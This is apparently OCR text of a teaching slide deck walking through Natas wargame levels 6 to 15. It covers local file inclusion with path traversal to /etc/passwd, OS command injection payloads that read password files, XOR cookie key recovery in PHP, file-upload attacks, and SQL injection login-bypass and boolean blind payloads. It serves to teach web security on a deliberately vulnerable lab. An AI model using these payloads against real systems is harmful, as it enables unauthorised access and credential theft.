
```
<?

include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
        if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
```

There is no $secret variable defined in this code, but there is another file referenced, as indicated by the **include** keyword

Natas 6 – Sourcecode Analysis



If we navigate to the indicated endpoint, we see (when we inspect the HTTP source) the $secret variable that was referenced in the web app code

URL Parameters

URL parameters are variables attached to the end of URLs. They can be identified by the ? (question mark) directly after the webpage or directory name, followed by the parameter key name, then the = (equals) sign, then the value.

URL Parameters

If there are multiple parameters included in the same URL, then they are separated by the & (ampersand) symbol.

URL Parameters Use Cases

There are a few different reasons why webpages use URL parameters. The most common one is for search queries.

URL Parameters Use Cases

However, another common, and potentially dangerous use of URL parameters is to instruct the webserver on which webpage to display.

URL Parameters Use Cases

The use of URL parameters which reference other files on the webserver could potentially be exploited in an attack called Local File Inclusion (LFI).

Natas 7 - Local File Inclusion

Local File Inclusion (LFI) is a web app vulnerability where arbitrary local webserver files can be accessed through a web interface.

Natas 7 - Local File Inclusion

LFI vulnerabilities can lead to sensitive data exposure, and can also be used as the first step in a chain of exploits.

Local File Inclusion

The inclusion of file names in URL parameters is a typical method through which a potential LFI vulnerability is identified.

Local File Inclusion: Filesystem Structure

Each **../** indicates an elevation of one level in the filesystem, traveling from the web app's working directory (/natas7) up to the top-level directory (/)

/
/var
/var/html
/var/html/labs
/var/html/labs/natas
/var/html/labs/natas/natas7

Local File Inclusion: Filesystem Structure

From the top-level directory, we can provide a filepath to the file we want to access.

A typical test file for LFI on Linux / Unix webservers is the **/etc/passwd** file, since it is publicly readable by default, and gives info regarding usernames on the webserver.

P-8 Sourcecode Analysis: Reverse Operations

Original Operation **Reversed Operation**

P-8 Sourcecode Analysis: Reverse Operations

Original Operation	**Reversed Operation**
bin2hex	

P-8 Sourcecode Analysis: Reverse Operations

Original Operation	**Reversed Operation**
bin2hex	hex2bin

P-8 Sourcecode Analysis: Reverse Operations

Original Operation	**Reversed Operation**
bin2hex	hex2bin
strrev	

P-8 Sourcecode Analysis: Reverse Operations

Original Operation	**Reversed Operation**
bin2hex	hex2bin
strrev	strrev

P-8 Sourcecode Analysis: Reverse Operations

Original Operation	**Reversed Operation**
bin2hex	hex2bin
strrev	strrev
base64_encode	

P-8 Sourcecode Analysis: Reverse Operations

Original Operation	**Reversed Operation**
bin2hex	hex2bin
strrev	strrev
base64_encode	base64_decode

Natas 9 - OS Command Injection

Operating System (OS) Command Injection is a web app vulnerability where arbitrary OS commands can be performed on the webserver through a web interface.

Natas 9 - OS Command Injection

OS Command Injection is a serious vulnerability, and can often lead to complete compromise of the webserver, and if so, the webserver can be used as a foothold to attack other machines on the network.

Natas 9 - OS Command Injection Injection String Anatomy 1

; cat /etc/natas_webpass/natas10 #

1) The semicolon terminates a command

2) The cat command reads files

3) This is the filepath to the natas 10 password file

4) The hash symbol nullifies anything that follows

Natas 10 - OS Command Injection
Injection String Anatomy 2

a /etc/natas_webpass/natas11 #

1) An argument to the grep command, searching for the letter A

2) The file to be searched, the Natas 11 password file

3) The hash symbol nullifies what follows after

Natas 11 – XOR Encoded Cookies

```
function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
```

```
if(is_array($tempdata) && array_key_exists("showpassword
    if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bg
    $mydata['showpassword'] = $tempdata['showpassword'];
    $mydata['bgcolor'] = $tempdata['bgcolor'];
```

This web app uses a XOR operation to encrypt cookies that control both the **showpassword** and **bgcolor** settings

Natas 11 – XOR Encoded Cookies

A) "showpassword"=>"no", "bgcolor"=>"#ffffff"

B) ???

C) HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GIjEJAyIxTRg%3D

Due to the nature of the XOR operation, if we know the plaintext (A) and the ciphertext (C), then we can gain information about the key (B)

Natas 11 – XOR Encoded Cookies

```php
function xor_encrypt($in) {
    $key = json_encode(array( "showpassword"=>"no", "bgcolor"=>"#ffffff"));
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}
$cookie = "HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GIjEJAyIxTRg%3D";
echo xor_encrypt(base64_decode($cookie));
```

We can re-write the app source code to XOR what we know and get the value of the XOR key

Natas 11 – XOR Encoded Cookies

The output from the code is a repeating pattern because the XOR key value is shorter than the plaintext. This is a security issue because the shorter the XOR key is, the less of the plaintext needs to be know to determine the XOR key being used

Natas 11 – XOR Encoded Cookies

```php
function xor_encrypt($in) {
    $key = "eDWo";
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}
echo base64_encode(xor_encrypt(json_encode(array( "showpassword"=>"yes", "bgcolor"=>"#ffffff"
```

```
HmYkBwozJw4WNyAAFyB1VUc9MhxH
aHUNAic4Awo2dVVHZzEJAyIxCUc5
```

We can adjust our code to XOR the key with the values we want to reveal the password

Natas 11 – XOR Encoded Cookies

```php
function xor_encrypt($in) {
    $key = "eDWo";
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}
echo base64_encode(xor_encrypt(json_encode(array( "showpassword"=>"yes", "bgcolor"=>"#ffffff"
```

```
HmYkBwozJw4WNyAAFyB1VUc9MhxH
aHUNAic4Awo2dVVHZzEJAyIxCUc5
```

And we can use this cookie value in our browser to get the password for the next level

Natas 12 - File Upload Attacks

File Upload Attacks are a type of web app hack where malicious files can be uploaded to a web server and then accessed on the web app, executing the code within the uploaded malicious files

Natas 12 - File Upload Attacks


In order to perform a file upload attack, there are three conditions that must be met

1) There must be a way to upload files to a web-accessible location, via web app, or another service (e.g., FTP, SMB)

2) The upload location must be known to us

3) The app must be able to execute code: e.g., PHP or ASP

Natas 12 - File Upload Condition



The app lets us upload files, and a lot of apps only let you upload files of a certain type, in this case, picture files

Natas 12 - Code Execution Condition

File upload attacks will not work unless the web app executes code in files. PHP is a classic example, and web apps that host PHP files are a good indicator that an app is vulnerable

Natas 12 - Known Upload Location Condition

The last condition of file upload attack is the ability to access the malicious file you upload to the application. This app explicitly lets us know where uploaded files are located in the app

Natas 13 – File Upload: Filter Bypass

```
else if (! exif_imagetype($_FILES['uploadedfile']['tmp_name']))
  echo "File is not an image";
```

This app works very similarly to the one in the last level, except that it checks the file type before uploading, using the **exif_imagetype** function

Natas 14 – SQL Injection: Login Bypass

```
$query = "SELECT * from users where username=\"".$_REQUEST["username"]
if(array_key_exists("debug", $_GET)) {
    echo "Executing query: $query<br>";
```

```
if(mysqli_num_rows(mysqli_query($link, $query)) > 0) {
        echo "Successful login! The password for natas15
```

This app references a database. If the user input for username and password matches an entry in the database, then the password is revealed

Natas 14 – SQL Injection: Login Bypass

```
"SELECT * from users where username=\"".$_REQUEST["username"]
```

There are no protections in the code against SQL injection, which means we can input database commands through the user input

Natas 14 – SQL Injection: Login Bypass

```
" or 1=1 -- -
```

There is a well-known SQL injection that returns a True statement. It makes use of the SQL 'or' keyword to create an artificial True statement

Natas 15 – SQL Injection: Boolean

```
if(mysqli_num_rows($res) > 0) {
    echo "This user exists.<br>";
} else {
    echo "This user doesn't exist.<br>";
```

This app takes in user input and compares it against usernames in the database. If the name exists, it outputs `This user exists.`

Natas 15 – SQL Injection: Boolean

```
if(mysqli_num_rows($res) > 0) {
    echo "This user exists.<br>";
} else {
    echo "This user doesn't exist.<br>";
```

We can abuse this code to enumerate other data from the database by feeding the app True and False statements. This method of SQL injection is called Boolean (True or False) injection

Natas 15 – SQL Injection: Boolean

```
natas16" and
substring(password,1,1)='a' -- -
```

We can check for an additional column (password), and check if the first character is the letter 'a'. If it is, then the statement should return True

Natas 15 – SQL Injection: Boolean

```
natas16" and
substring(password,1,2)='ab' -- -
```

If we determine that the first character is 'a', then we can check if the next character is 'b', etc, etc, until the entire password is found